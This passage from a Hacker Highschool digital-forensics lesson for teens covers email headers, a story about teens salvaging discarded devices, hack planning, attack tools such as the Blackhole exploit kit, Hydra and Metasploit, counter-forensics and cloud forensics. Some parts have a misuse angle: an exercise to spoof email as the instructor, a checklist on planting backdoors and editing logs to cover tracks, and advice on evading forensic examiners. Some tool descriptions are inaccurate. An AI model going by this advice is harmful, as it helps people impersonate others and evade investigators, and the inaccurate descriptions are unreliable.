Netcat at http://netcat.sourceforge.net/ is another powerful open source program that analyzes all network traffic including TCP and UDP, inbound and outbound, Ethernet and IP, including any service or port you'd like to look at. Like Wireshark, Netcat is a cross platform application. Both are actively updated by a team of volunteers.

Netcat has a **hexdump** utility built into the software and can capture/analyze packets.

E-Mail Headers

E-mails come with information of every computer they pass through to get to you. This is added to the **header** portion of the email information. Sometimes the most important information is in the headers. To view the headers, however, is not always so simple.

Various mail clients will all have different ways to view this. The real trick to reading headers, though, is to know they are read backwards. The top of the list is the receiver. Each route the email travels goes with each line until the very last line is the computer or network that the mail was sent from.

This is only true if the email sender used their real email address to send it. Emails can be spoofed, IP addressed can be faked, and all sorts of other tricks might be used to disguise the real sender. The header can provide some clues but don't expect to solve any cases based just on email header information.

Within the email header, there is segment called "Message-ID." This set of characters is provided by the first email server when the message was sent. Since each ID is unique, proper logging can help you identify the location of the original sender. Look for the link listed right after the series of numbers and letter in the ID.

The sender "From" information in the header is configured by the email client and should not be considered reliable. Time stamps can also be misleading because email clients can be configured to send emails hours or days after the email was written. This is a technique known as "Delayed Send."

Exercises

8.27 Grab any Spam email you have in your email box. Using the information provided, dissect the email header in an attempt to locate the source of that spam. How did that spammer get your email address?

8.28 Determine how to look at your e-mail headers in the e-mails you receive. Are there any particular fields in those headers that seem foreign to you? You probably have several email accounts. Forge yourself an email, try your best to hide your actual location.

8.29 Send that spoofed/forged email to your lab partner telling them that they need to pick up something, like donuts, for the next class. Make sure the spoofed sender is the instructor, otherwise you might not get your donuts.

8.30 If you have a social media email address, send yourself an email from that social media site to your regular email account. Take a look at the social media email header to see if you can tell how that email was routed.

8.31 Now, try that same exercise again but send the social media email as an anonymous to you regular account. Check the anonymous email header to see if you can tell how well your identification is hidden by the social media service.

Game On: Getting Down and Dirty

"Please tell me what you are doing in the school dumpster," Mokoa asked, scratching his windblown hair. Two legs dangled against the lip of the large green trash bin while the other half of Jace grappled with bags of garbage in the container.

"Just hold the lid open for me," yelled the trash intruder. The side of the metal bin released a loud "clunk" as something large struck the inside. "I got it! Now pull me up," Jace yelled in Mokoa's general direction. The echo of her voice in the trash bin sounded as if she were talking through a soup can with a rubber balloon stuffed inside. The thought of soup made her nauseas as she clung onto the prize junk she

dug out of the dumpster.

Mokoa grabbed the two legs, trying hard to avoid being kicked in the face and pivoted the smelly hacker up and over the trash dumpster's opening. To both of their surprise, Jace popped up out of the trash bin holding a used mobile tablet in her arms and she didn't even drop it, yet. With her shoes planted softly back on the parking lot asphalt, she held the battered slim case as a trophy for her dirty work.

"Check it out, this is the old teacher's lounge time card device," Jace beamed with glory. As any lady would do, she brushed back her tattered hair so she would look her best in this moment of triumph. In that brief second, the slippery case slid out of the single hand and landed nicely on top of her foot.

Mokoa had never heard Jace cuss that much before and he certainly had never seen her howl in pain that loud. He did his best to avoid enjoying his best friend in pain, mainly because he was usually the one who suffered the injuries when they were together.

Mokoa put his hands on his hips and lectured to the injured girl, "I haven't heard that much cussing since the last time I went to church!"

Jace forgot all about her wounded toes as she looked with strange eyes at her friend, "What are you talking about? You're weird dude."

He dropped his arms down and explained, "At church they're always talking about hell and us being "damned" and stuff like that." Mokoa was trying to lighten up the mood, to cheer up Jace even though his humor was awful.

"Mokoa, that joke was more painful than my foot right now," jabbed Jace. "But check out the other cool gadget I found in the trash," she said as she pulled out a smashed cellphone from her hip pocket.

With a tone of pure boredom Mokoa responded with, "Wow, a wrecked cellphone to go along with a destroyed tablet. What are you going to do with all this wonderful treasure?"

Jace twisted her head slightly as her mouth formed a grin reserved for evil geniuses. "Just wait," she said.

Back at the lab, well, more like back at Jace's small bedroom in the apartment she shared with her grandmother, Jace had the back covers pulled off the devices. Even after she had wiped down the devices the stench was still lingering in the poorly ventilated room.

"So, what are we looking at," Mokoa asked as he peered over Jace's slim shoulder at the pair of broken gadgets. He backed off a step as soon as he realized that she smelled just as bad as the trash dumpster.

"First of all, I need to find out what operating system these things use," she replied without looking at Mokoa.

"But you can figure that out just by looking at the case. That one runs IMO because it was built by Anvil and has the Anvil stamp right on it and that smaller one runs Robot. It says right on the back of the thing."

"Dude, just because it was built and packaged by a brand doesn't mean it runs that operating system. You can root the devices and replace whatever OS you want, plus you can add modifications to the internal chips using EPROMs to dual boot. And don't get me started when it comes to fake phones made in Hinad. You never know

what is on those things."

Mokoa took another step back and said, "Okay, I'll step back and shut up now."

"No you won't. You can't be quiet any more than I can. I'll walk you through the steps I take to gather data. Grab a seat," Jace said knowing that the only chair around was in the kitchen.

"Oh, and while you're getting a chair grab me some cookies and a tall glass of ice water."

Mokoa knew the drill since Jace was an expert at getting him to do chores for her.

It took him three trips to the kitchen and back to get the cookies, water, chair, and a snack for himself. He finally sat down behind Jace as she began her tutorial.

"80% of these mobile devices run different flavors of two OS's, Robot and Anvil. Robot has a million versions of it, with each version slightly different based on who manufactured it. IMO was written by one single company so there isn't much variation in those mobile devices. Robot is much easier to image then IMO, since IMO is a closed OS and is very tight on security access. If this device is running IMO but it was jailbroken, I'll have an easier time obtaining the encrypted pin."

Mokoa understand most of what Jace was saying but knew not to disturb her while she worked. He could ask questions when she stopped to drink water or bite into a cookie. Otherwise, he kept quiet and watched her work.

Jace continued, "Each OS stores data differently. Luckily, Robot was written based on the Linux kernel and Software Developer Kits (SDK) are easy to download from the creators of Robot. This is fairly open-source software. IMO isn't. If the mobile phone or tablet has IMO and the user employed a PIN to lock the machine, our work is much tougher. It's not impossible to recover the data; it just means more work for me."

A laptop was pulled out from inside Jace's knapsack; again, Mokoa was given the task of fetching the computer for Jace. She flipped open the portable computer and had the programs running while she hunted for USB cables in her desk drawer. While she rummaged for cables, Mokoa reached over and pressed buttons on each of the trashed machines. None of the buttons seemed to work.

"Hey genius," Jace shot out, "I already tried that. I wouldn't be digging for connection cables if the things powered up."

Mokoa felt a bit stupid as usual. Jace never missed small details like trying to power up a machine first.

"Yes! I found the two I need. I hope they work," Jace said as she untangled a mess of wires.

"Um, Jace, had you thought about taking a shower before we keep going? You really smell bad, like Mr. Tri bad," Mokoa couldn't bear the stench any longer.

"BAD! You think I as smell as bad as Mr. Tri! I'll show you bad," She steamed and back handed Mokoa faster than he ever expected since he was sitting behind her.

"What was that for? You stink and I can't stand sitting next to you. I'm leaving until you shower and apologize for that smack," Mokoa said as he was walking out of Jace's room. The apartment door slammed shut.

Upset by the whole situation, she smelled her hair and really felt bad for what she did to her friend. Jace cussed to herself.

Game Over

Let the Fun Begin

A critical part of a hack is thinking through the entire process before touching the keyboard.

- How are you going to get inside your target?
- What controls do you need to disable or monitor during your network visit?
- What do you want and where is the location of your target?
- How are you going to transfer the data you want and where are you going to store it?
- What logs and audits need to be restarted or edited as you exit to cover your tracks?
- Where are you planning to keep the new data for your safety and use?

Social engineering is an excellent tool for gaining access to physical locations and networks. Recognizing it is a great way to be immune to (some or most of) it.

Reconnaissance

Recon is learning the networks vulnerabilities, the types of servers you will be dealing with. What security measures are being used and what are their vulnerabilities. Can you turn those security devices to your advantage? Where are the network logs and audit logs kept? Are you going to install a backdoor for return work? What attack vectors are you comfortable using and will work across each network?

Software and hardware vulnerabilities

You can locate all known exploits and vulnerabilities on all types of products by going to http://www.cvedetails.com/ or www.cve.mitre.org/. Both of these web sites should be part of your attack methodology as soon as you learn anything about the networks you will be dealing with.

OpenVAS

OpenVAS at http://www.openvas.org/ is an open source vulnerability scanner and manager. The organizations own **Network Vulnerability Test (NVT)** database is used to update the scanner on a daily basis. This "One-stop-shopping" for vulnerabilities can be compared with CVE, without all the extra technical jargon. The software is a collection of tools that you can shape to fit your needs, even if you just want to know which vulnerabilities apply to an Apache web server.



Figure 8.3: Attack Taxonomy

Attack Vectors: These are methods to enter networks, using a variety of tools or known vulnerabilities. You will often see this term used alongside "malware," since attack vectors are mainly viewed as malicious network entry points by the security professionals. In our use of the term, we are merely showing you the types of ways to enter networks, in a specific category. Repeat after me, "I will not use Attack Vectors to plant malware." Hold your hand in an official looking manner when you say that, too, so it sounds like a pledge or something. Because this stuff can land you in jail, and we don't want to be the people who catch you. We'll leave that for your friends.

Weapons to Hack Networks

Blackhole is a package of "mouse click" exploits aimed at giving any hacker with any degree of skill, several ways to gain administrator access on a network. Unlike most other exploit software; Blackhole 1.0 earned a name for itself in the security industry because the program introduced several zero-day vulnerabilities. The creators of version 2.0 are promising "dynamic URL's" provided by another AV company, which would effectively build custom exploits just for you.

http://malware.dontneedcoffee.com/2012/09/blackhole2.0.html Cost is $50 for one day of use. Such a deal!

THC-Hydra 7.3 was updated in May 2012 and Hydra works to crack network logon passwords. The program has an excellent use for switches in the command prompt for Linux. This program can be run through a proxy (to hide your location), through FTP, IRC, HTTP, and several other protocols.

http://www.thc.org/thc-hydra/

Metasploit has been around as a penetration testing software in the open source community. There are now several commercial flavors of Metasploit, with the one you want being free. Like many community based tools, Metasploit has a large library of add-

ons, plug-in, and configurations. Many security professionals have this software as part of their "have to have" toolbox. You will want it because there are additional exploits added all the time to the Metasploit engine.

http://www.metasploit.com/

Fedora is another community project aimed at education and the safe testing of security tools. Fedora is customizable to the point where you can select which tools you want to use and which tools you want to experiment with in a sandbox. Like many security tools, the package is built in an ISO format which can be put on a USB thumb drive or CD. Within the Fedora project, there is another set of tools called **spins**. This area is full of professionally built security software that is all open source.

http://spins.fedoraproject.org/security/#home

Cain and Able is the ultimate in Script Kiddie software. Cain was originally designed as a standalone program to recover passwords from SAM dumps (Windows password files). The program is still excellent at performing that same task, just finding anyone running an old version of Windows is difficult. Able was added to increase the usefulness of the tool and build a penetration-testing package. Cain and Able together offer really easy access to really insecure networks.

http://www.oxid.it/cain.html

Fyodor boasts 125 Top Security Network Security Tools. This list has been available for a number of years and is updated (sort of). Not only does the web site provide you a brief description of each tool but it also provides you a like to the software. Some of the tools are quite old but useful when working with FORTRAN or an abacus. Check the site regularly, at least every few years, for new tools that you have already heard of.

http://sectools.org/

Open Web Application Security Project (OWASP) is brought to you by the same folks who brought you Hacker HighschoolHacker HighschoolHacker HighschoolHacker HighschoolHacker Highschool and ISECOM. Everything you might ever want to know about web security is covered in detailed with examples. This type of information will require some brainpower on your behalf. You will have to learn, not like Economics 101, but learn cool stuff.

If you look at "a Vision for OWASP" on the main page, there are Builders, Breakers, and Defenders. Guess which one you will be? Remember to thank "Pete Herzog", when you learn something new.

https://www.owasp.org/

Exercises

8.32 Head over to Metaploit and download the most recent copy. Burn the ISO onto either a bootable USB device or a "live" DVD."

The kind folks at Metaploit provide a vulnerable server that allows you to work with the tools in Metaploit without getting into legal trouble. The server is called "Metaploitable." Use Metasploit to create and account with Metasploitable and try out your new pentesting software. http://updates.metasploit.com/data/Metasploitable.zip.torrent

Counter Forensics

Counter forensic software tries to perform one or both functions of deleting all log files and/or erasing all data that could have been altered during a network visit. Both methods could ring very loud alarms if not used correctly, bringing in the eighty-five agents that have not had their morning coffee yet. Counter forensic tools are mainly used on a single computer to remove, hide, cover-up, and generally make a forensic examiners job difficult or impossible.

There are a few issues that need to be considered if you plan on using counter forensic software. The first issue is the examiners determination that counter forensic software was actually used on your machine. This alone would raise suspicion as to why anyone would use this software if they didn't have anything to hide.

Second, locating and deleting every bit of data remnants from swap files, temp directories, pagefiles, and every speck of data that could link you to the hack.

Third, forensic examiners are paid either by salary or by the hour. They are primarily paid to produce enough evidence to convict someone. If you have created an evidence recovery challenge that would take too long for any examiner to make a case against you, they will likely stop looking at some point. Time is money. Take your time to add more work for an examiner ahead of time, this time and every time, unless you want to spend time doing hard time for a long time.

Just Who Has the Advantage

There are several opportunities for a criminal to use counter-forensic methods on a device. These include:

- Many forensic examiners do not know how to deal with advanced users who can manipulate the operating system or hide data. The push for new digital forensic personnel has created a "shake n bake" process where the person attends a few classes and is handed a piece of software to use. This leaves so much experience needed to the will of the software manufactures.
- Forensic software doesn't have a set standard for the scientific process of collecting, analyzing, and reporting a repeatable method. Different software will show different results. Thus, results cannot be replicated. This is bad, very bad.
- There is no common body of knowledge amongst digital forensic experts. This means there are several ways to slice an apple, none are right or wrong. There is no established method to conduct a digital forensic examination or even publish the results.
- Digital forensic examiners and software/hardware hasn't been designed for field environments. This stuff was created to be used in a nice clean lab, with perfect conditions, and all the tools you would ever need. In the real world, this is never the case.
- A simple alteration to the evidence, such as a delayed file update or system time change would render the entire forensic collection useless. The data would not be accepted by a court of law because of a simple change.

You Gotta Be Social

Facebook, Twitter, Google, Tumblr and all those social media sites are part of cloud storage. Each of these services offer easy access to users to communicate with friends, meet others, share ideas, post pictures, post their calendars, and socialize in a digital environment. Many of these cloud providers seem to give away their web products without any regard for their own profit. It all appears to be "free."

The concept is simple: provide an online place where people can interact and give them ways to express themselves in an environment that the user thinks is private. As more users join that cloud playground, collect information on each user to create precise marketing materiel for that user. The cloud service can then sell that targeted marketing information to advertisers or product manufactures directly. You could say that it is a "win-win" because users get a nice place to socialize and cloud services can earn enough to stay in business.

Of course, that isn't all the ways these social media providers earn money. Facebook recently announced it had 1 billion users. With that many people across the globe accessing Facebook, that site has become the world's largest personal photo and identification database ever created. Everything that is posted on any of these social sites becomes property of that service. All that personal information is worth a tremendous amount of money.

Think of social media this way; if you are not being sold anything, than you are being sold to someone else. You are the product.

Head in the Clouds

Current forensic laws, tools, and techniques do not work in a cloud setting. Because of the design in cloud computing, any forensic analysis will involve shared resources. What this means is when a forensic examiner attempts to retrieve suspected evidence, they are going to also grab data that belongs to other people, as well. This doesn't mean that an attack against one cloud service is going to go unreported or not investigated. The cloud provider will conduct their own investigation and look at legal issues. The crimes that involve one account, one suspect, one victim, or one event are going to be tricky because the cloud service may not be willing to help you out. As always, it depends on which side of the conflict you're on.

Issues with Cloud Forensics

1. No jurisdiction over data. Most cloud providers have redundant data centers located in several places throughout the world.
2. Massive increase of cellular devices accessing/loading/creating/altering and moving data in the cloud. This means that data could be in several places at the same time.
3. No central role for management to help filter out suspects. You do not own the data storage, you are just renting it.
4. No access control to keep data segregated for a forensic investigation. Customers can get to that data at any moment, at any time.
5. Lack of physical infrastructure to create a time-line or determine timestamps or log events.

6. Terms and conditions between organization and Cloud provider may not allow a forensic investigation that will meet your requirements.
7. Retrieval of evidence without modifying it is extremely difficult.
8. Each cloud service handles their data storage and service conditions differently.

If a crime was committed against the cloud provider, the provider has the jurisdiction over that criminal activity. The cloud customer may have limited or no access to cloud data, more so, if the social media site owns that data. This is the case with services such as Facebook, where the content is user driven but owned by the cloud service. (Are you surprised to find that your user content is owned by the social media site, not you?)

Exercises

8.33 There are a few techniques that work if you are trying to identify the sender of data unless that sender uses a proxy. Chrome and certain add-ons to FireFox allow you to view the content of HTTP source. How can you use the information this reveals to block the sender? Do so on your browser.

Conclusion

Digital forensics is not an easy task, nor it is an easy profession. You must be detail oriented, able to document everything you do to the evidence you find, think like a criminal and have an enormous amount of patience to locate all the evidence. Besides that, you need to be willing and able to be an expert witness, if called to testify in a case.

On the other hand, some education and experience with forensics techniques and tools can help you maintain the privacy and confidentiality you've been losing fast in our digital world.

If you were brave enough to complete this lesson, you know we discussed where media comes into play as source to hide data, boot up a computer and hide evidence within data or within the operating system. You were introduced to some very tricky places that data can be hidden and how to thwart forensic experts.

Digital forensics is filled with areas that require expert knowledge or at least a fairly good understanding of that area. This lesson was designed to provide you a taste of what you can expect if you want to work in this amazing field – or just be an informed computer user.

Today's teens are in a world with major communication and productivity channels open to them and they don't have the knowledge to defend themselves against the fraud, identity theft, privacy leaks and other attacks made against them just for using the Internet. This is the reason for Hacker Highschool.

The Hacker Highschool project is the development of security and privacy awareness learning materials for junior high and high school students.

Hacker Highschool is a set of lessons and a practical means of making hackers. Beyond just providing cybersecurity awareness and critical Internet skills, we need to teach the young people of today how to be resourceful, creative, and logical, traits synonymous with hackers. The program contains free security and privacy awareness teaching materials and back-end support for teachers of accredited junior high, high schools, and home schooling. There are multiple workbooks available in multiple languages. These are lessons that challenge teens to be as resourceful as hackers, including safe Internet use, web privacy, researching on the internet, avoiding viruses and Trojans, legalities and ethics, and more.

The HHS program is developed by ISECOM, a non-profit, open-source research group focused on security awareness and professional security development and accreditation.

Hacker Highschool
SECURITY AWARENESS FOR TEENS

ISECOM